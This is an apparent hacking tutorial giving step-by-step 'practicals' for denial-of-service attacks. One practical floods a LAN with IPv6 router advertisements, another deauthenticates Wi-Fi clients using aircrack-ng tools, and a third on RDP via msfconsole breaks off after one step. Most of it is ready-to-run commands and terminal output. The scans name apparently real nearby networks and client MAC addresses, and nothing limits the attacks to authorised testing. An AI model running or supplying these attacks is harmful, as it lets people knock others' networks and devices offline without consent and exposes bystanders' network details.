Practical No 1: Dossing the network using ipv6 floods

Step 1: open a blank terminal and type ifconfig to find out your interface name


Step 2: execute the following command to start flooding

For kali 2.0 below:


flood_router6 eth0

For kali 2.0 onwards:


atk6-flood_router6 eth0




```
root@kali:~# atk6-flood_router6 eth0
!
! Please note: flood_router6 is deprecated, please use flood_router26!
!

Starting to flood network with router advertisements on eth0 (Press Control-C to end, a dot
 is printed for every 1000 packets):
.
```




```
root@kali:~# atk6-flood_router6 eth0
!
! Please note: flood_router6 is deprecated, please use flood_router26!
!

Starting to flood network with router advertisements on eth0 (Press Control-C to end, a dot
 is printed for every 1000 packets):
..........
```





```
root@kali:~# atk6-flood_router6 eth0
!
! Please note: flood_router6 is deprecated, please use flood_router26!
!
Starting to flood network with router advertisements on eth0 (Press Control-C to end, a dot
 is printed for every 1000 packets):
.............................................................................................
..^C
root@kali:~# 
```

Meanwhile for the effected victim when he types ifconfig or ipconfig he will see output like this




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.115  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 2a01:fb85:333b:840b:2e0:4cff:fe5a:7e75  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:ed3a:6566:5858:2e0:4cff:fe5a:7e75  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:cb20:7c6a:a2ba:2e0:4cff:fe5a:7e75  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:88b0:1d95:850f:9db6:4aee:849e:827e  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:47f3:781e:f371:2e0:4cff:fe5a:7e75  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:ed3a:6566:5858:9db6:4aee:849e:827e  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:b253:db87:35b5:9db6:4aee:849e:827e  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:47f3:781e:f371:9db6:4aee:849e:827e  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::2e0:4cff:fe5a:7e75  prefixlen 64  scopeid 0x20<link>
        inet6 2a01:cb20:7c6a:a2ba:9db6:4aee:849e:827e  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:bd94:6f11:d360:9db6:4aee:849e:827e  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:bad0:533f:f172:9db6:4aee:849e:827e  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:5077:982b:fecd:9db6:4aee:849e:827e  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:2c48:8521:1fc8:9db6:4aee:849e:827e  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:bd94:6f11:d360:2e0:4cff:fe5a:7e75  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:b253:db87:35b5:2e0:4cff:fe5a:7e75  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:708c:dd5:f266:2e0:4cff:fe5a:7e75  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:6570:d5e2:da78:9db6:4aee:849e:827e  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:5077:982b:fecd:2e0:4cff:fe5a:7e75  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:2c48:8521:1fc8:2e0:4cff:fe5a:7e75  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:8ca8:4324:d442:9db6:4aee:849e:827e  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:6570:d5e2:da78:2e0:4cff:fe5a:7e75  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:88b0:1d95:850f:2e0:4cff:fe5a:7e75  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:8ca8:4324:d442:2e0:4cff:fe5a:7e75  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:6b94:f4d6:4335:2e0:4cff:fe5a:7e75  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:bad0:533f:f172:2e0:4cff:fe5a:7e75  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:805c:d700:f9c6:9db6:4aee:849e:827e  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:7b05:6bae:41f0:9db6:4aee:849e:827e  prefixlen 64  scopeid 0x0<global>
        inet6 2a01:805c:d700:f9c6:2e0:4cff:fe5a:7e75  prefixlen 64  scopeid 0x0<global>
```

Practical No 2: Dossing the wifi network using aireplay deauth packets

Requirements Kali linux latest version (not virtualbox kali) and wifi connection

Step 1: open a blank terminal and type iwconfig to find out your wifi interface name

Probably it would be wlan0 like that.




```
root@kali:~# lsusb
Bus 005 Device 002: ID 0930:6544 Toshiba Corp. TransMemory-Mini / Kingston Da
taTraveler 2.0 Stick (2GB)
Bus 005 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 008 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 003 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 007 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 006 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 004 Device 002: ID 04ca:0061 Lite-On Technology Corp.
Bus 004 Device 003: ID 0bda:8187 Realtek Semiconductor Corp. RTL8187 Wireless
 Adapter
Bus 004 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

root@kali:~# 
```

Step 2: enabling monitor mode, execute the following code

airmon-ng start <wifi interfacename>

airmon-ng start wlan0




```
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

root@kali:~# airmon-ng start wlan0mon

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
  562 NetworkManager
  653 dhclient
  901 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           rtl8187         Realtek Semiconductor Corp. RTL8187

root@kali:~# 
```

this will turn your wifi interface name into wlan0mon like name

Step 3: looking for target APs

airodump-ng wlan0mon



```
root@kali:~# airodump-ng wlan0mon
```


this will show you the available wifi networks around you please note down the BSSID (MAC) and channel and essid.

Step 4: looking for target clients

airodump-ng --bssid <TARGET AP MAC> --channel <channel no of target> <wifi monitormode interface>

airodump-ng --bssid 1a:1a:1b:54:ed:8c --channel 7 wlan0mon


from the above command you will get output like station mac note down those mac addresses to dos on them



```
 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 28:C6:8E:D7:9F:AC  -31       19        0    0   6  54e. WPA2 CCMP   PSK  MAHIMANVITHA
 C8:D3:A3:15:71:4C  -33       29        5    0   7  54e. WPA2 CCMP   PSK  hackingmafia
 E8:CC:18:C7:65:1D  -46       11       11    0  11  54e  WEP  WEP         JEEVAN
 00:1A:70:F3:C0:84  -50       15        5    0  11  54 . WPA  CCMP   PSK  cartel soft new
 F8:E9:03:F5:9B:A3  -51       12        0    0   1  54e  WPA2 CCMP   PSK  LastMile_Airtel
 C8:3A:35:1A:38:30  -50        3        0    0   1  54e  WPA  CCMP   PSK  positive
 00:1E:A6:68:6F:AB  -57        3        4    0  13  54e  WPA  CCMP   PSK  iBall-Baton
 A4:2B:8C:61:E2:46  -57        7        0    0   1  54e. WPA2 CCMP   PSK  @FRIENDS@
 C0:3F:0E:A5:34:92  -60       11        0    0   6  54e  WPA2 CCMP   PSK  rajendra
 90:8D:78:CF:17:DB  -60        1        0    0   6  54e  WPA2 CCMP   PSK  ssr srvcs
 28:C6:8E:D7:95:C6  -61        3        0    0   5  54e. WPA2 CCMP   PSK  steep
 00:22:75:CA:EB:7F  -61        2        0    0   6  54e. WPA2 CCMP   PSK  Bobby
 90:8D:78:75:EB:10  -66        2        0    0   1  54e  WPA2 CCMP   PSK  choudary
 00:17:7C:5A:2B:0C  -69        1        2    0   6  54e  WPA2 CCMP   PSK  SANDEEP

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 C8:D3:A3:15:71:4C  18:14:56:F5:92:7E  -48    0 - 1e     0        1
 C8:D3:A3:15:71:4C  74:DE:2B:90:31:D4  -70    0 - 1     41        4
 E8:CC:18:C7:65:1D  C0:14:3D:C8:2B:0D   -1   36e- 0      0        1
 E8:CC:18:C7:65:1D  28:5A:EB:9D:C6:41   -1    1e- 0      0        1
 E8:CC:18:C7:65:1D  B8:6C:E8:AA:B2:2D   -1    9e- 0      0        1
 E8:CC:18:C7:65:1D  38:0A:94:89:7E:6E  -47    0 -36e     0        1
 E8:CC:18:C7:65:1D  C4:50:06:04:A8:2B  -49    0 - 1e     0        1
 E8:CC:18:C7:65:1D  1C:3E:84:EA:4B:D1  -64   24e- 5e    10        5
 00:1A:70:F3:C0:84  38:AA:3C:C6:72:6A  -70    0 - 1     50        4

root@kali:~# airodump-ng --bssid F8:E9:03:F5:9B:A3 --channel 1 --write lastairtel --ivs
 wlan0mon
```

Step 5: Dossing on station macs

aireplay-ng -0 0 –a <target AP mac> -c <target client or station MAC> <wifi monitormode interface>




```
root@kali:~# aireplay-ng -0 0  -a F8:E9:03:F5:9B:A3 -c 9C:65:B0:99:5D:28 -e LastMile_Airtel
 wlan0mon
01:44:24  Waiting for beacon frame (BSSID: F8:E9:03:F5:9B:A3) on channel 1
01:44:25  Sending 64 directed DeAuth. STMAC: [9C:65:B0:99:5D:28] [26|20 ACKs]
01:44:26  Sending 64 directed DeAuth. STMAC: [9C:65:B0:99:5D:28] [32|39 ACKs]
01:44:27  Sending 64 directed DeAuth. STMAC: [9C:65:B0:99:5D:28] [83|86 ACKs]
01:44:28  Sending 64 directed DeAuth. STMAC: [9C:65:B0:99:5D:28] [11|18 ACKs]
```

you can see the difference in the wifi devices connection.


Practical No 3: RDP dos on windows 7 and server 2008 machines using msfconsole

Step 1: service postgresql start



